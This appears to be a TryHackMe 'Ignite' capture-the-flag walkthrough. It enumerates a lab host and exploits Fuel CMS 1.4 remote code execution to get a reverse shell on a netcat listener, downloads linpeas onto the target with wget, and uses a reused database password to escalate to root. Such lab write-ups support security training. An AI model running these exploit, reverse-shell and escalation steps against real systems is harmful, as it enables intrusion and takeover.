


# Ignite CTF from TryHackMe

Follow this walkthrough to do this CTF:


1. As always, we should start by connecting our VPN and to do so, use this command:
  - `sudo openvpn {name of your vpn}`
2. Now let's check if our machine is up and running by pinging it and checking the route.
  - `ping {target ip}`
  - `tracert {target ip}`

A terminal window titled 'Mr-Robot@f-society: ~/CTF/TryHackMe/Ignite'. The user runs 'ping 10.10.207.191', which shows five successful pings with times between 131ms and 185ms. Then the user runs 'tracert 10.10.207.191', showing a path from 10.21.0.1 to 10.10.207.191 with a total time of 112.341 ms.

```
Mr-Robot@f-society: ~/CTF/TryHackMe/Ignite
(Mr-Robot@f-society)-[~/CTF/TryHackMe/Ignite]
$ ping 10.10.207.191
PING 10.10.207.191 (10.10.207.191) 56(84) bytes of data.
64 bytes from 10.10.207.191: icmp_seq=1 ttl=63 time=148 ms
64 bytes from 10.10.207.191: icmp_seq=2 ttl=63 time=185 ms
64 bytes from 10.10.207.191: icmp_seq=3 ttl=63 time=141 ms
64 bytes from 10.10.207.191: icmp_seq=4 ttl=63 time=174 ms
64 bytes from 10.10.207.191: icmp_seq=5 ttl=63 time=131 ms
^C
--- 10.10.207.191 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 130.599/155.663/184.808/20.428 ms

(Mr-Robot@f-society)-[~/CTF/TryHackMe/Ignite]
$ traceroute 10.10.207.191
traceroute to 10.10.207.191 (10.10.207.191), 30 hops max, 60 byte packets
 1  10.21.0.1 (10.21.0.1)  111.360 ms * *
 2  * * *
 3  * * *
 4  * 10.10.207.191 (10.10.207.191)  112.341 ms *
```

3. Since our machine is up, we can start our scanning and enumeration. First, we will use nmap to scan for open ports.
  - `nmap -sC -sV -o nmap_result {target ip}`
    - ✓ - o = used to save our scan result to the file name nmap\_result.

A terminal window titled 'Mr-Robot@f-society: ~/CTF/TryHackMe/Ignite'. The user runs 'nmap -sC -sV -o nmap\_result 10.10.207.191'. The output shows the host is up, and a service detection report for port 80/tcp, identifying it as an Apache httpd 2.4.18 on Ubuntu. The scan took 25.02 seconds.

```
Mr-Robot@f-society: ~/CTF/TryHackMe/Ignite
(Mr-Robot@f-society)-[~/CTF/TryHackMe/Ignite]
$ nmap -sC -sV -o nmap_result 10.10.207.191
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 16:46 EDT
Nmap scan report for 10.10.207.191
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-title: Welcome to FUEL CMS


Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.02 seconds

(Mr-Robot@f-society)-[~/CTF/TryHackMe/Ignite]
```

- Now that we know port 80 which is http is open, so we check the website and we found that the website uses fuel cms version 1.4



- Then we use gobuster to find any subdirectories but we found nothing and so we search for any exploit available for “fuel cms 1.4”.



- So, we found that there is a remote code Execution exploit that we can use.
- So, let's clone the tool from github and run it to get reverse shell.
    - First go to the github link ice-wz ....., then copy the url and clone it.
    - Then open netcat listener on your machine
      - ✓ nc -nlvp {any port number}

- Now run the script.

The image shows two terminal windows. The left window is titled 'Mr-Robot@f-society: ~/CTF/TryHackMe/ignite/Fuel-1.4.1-RCE-Updated' and shows the command `python3 Fuel-Updated.py http://10.10.207.191 10.21.6.221 444` being executed. The right window is titled 'Mr-Robot@f-society: ~' and shows a netcat listener on port 4444. It receives a connection from [10.21.6.221] and displays the message 'sh: 0: can't access tty; job control turned off'.

BOOM!! We got shell.

- Let's make our shell stable first before we do anything else.

The image shows a terminal window with the following commands and output: `$ whoami` returns `www-data`; `$ python -c 'import pty;pty.spawn("/bin/bash")'` results in a new prompt `www-data@ubuntu:/var/www/html$`.

7. Since we got shell, we can navigate through the machine and try to find the user flag.

The image shows a terminal window with the following commands and output: `www-data@ubuntu:/$ cd /home`, `cd /home`, `www-data@ubuntu:/home$ ls`, `ls`, `www-data`, `www-data@ubuntu:/home$ cd www-data`, `cd www-data`, `www-data@ubuntu:/home/www-data$ ls`, `ls`, and `flag.txt`.

Wow!! We found our flag.

8. The next step is getting root access and that is called privilege escalation. So, to do privilege escalation we will need a script called "linpeas.sh".

- Linpeas.sh = is a script that scans for potential privilege escalation vulnerabilities.
- To download linpeas follow these steps:
  - ✓ First clone it on your machine from github
  - ✓ Then open a server where linpeas is located
    - ❖ `python3 -m http.server 8000`
  - ✓ Then use wget to download linpeas from your machine to the target.
    - ❖ `wget http://[your ip]:8000/linpeas.sh`

- Once linpeas is downloaded on the target machine we can run it.

```
www-data@ubuntu:/tmp$ ./linpeas.sh
./linpeas.sh
```



9. After linpeas search is finished we found the password for the root.

```
15 Analyzing Backup Manager Files (limit 70)
16 root Credential
17 password = mememe
-rwxrwxrwx 1 root root 4646 Jul 26 2019 /var/www/html/fuel/appl
ication/config/database.php
| ['password'] The password used to connect to the databas
e
| ['database'] The name of the database you want to connec
t to
'password' => 'mememe',
'database' => 'fuel_schema',
```

10. Now we can login as root user by using the command “su root” and typing the password. Then we find the root flag.

```
root@ubuntu:~# cd /
cd /
root@ubuntu:/# ls
ls
bin    dev    initrd.img    lib64    mnt    root    snap    tmp
vmlinuz
boot   etc    initrd.img.old  lost+found  opt    run    srv    usr
cdrom  home   lib            media     proc   sbin   sys    var
root@ubuntu:/# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~#
```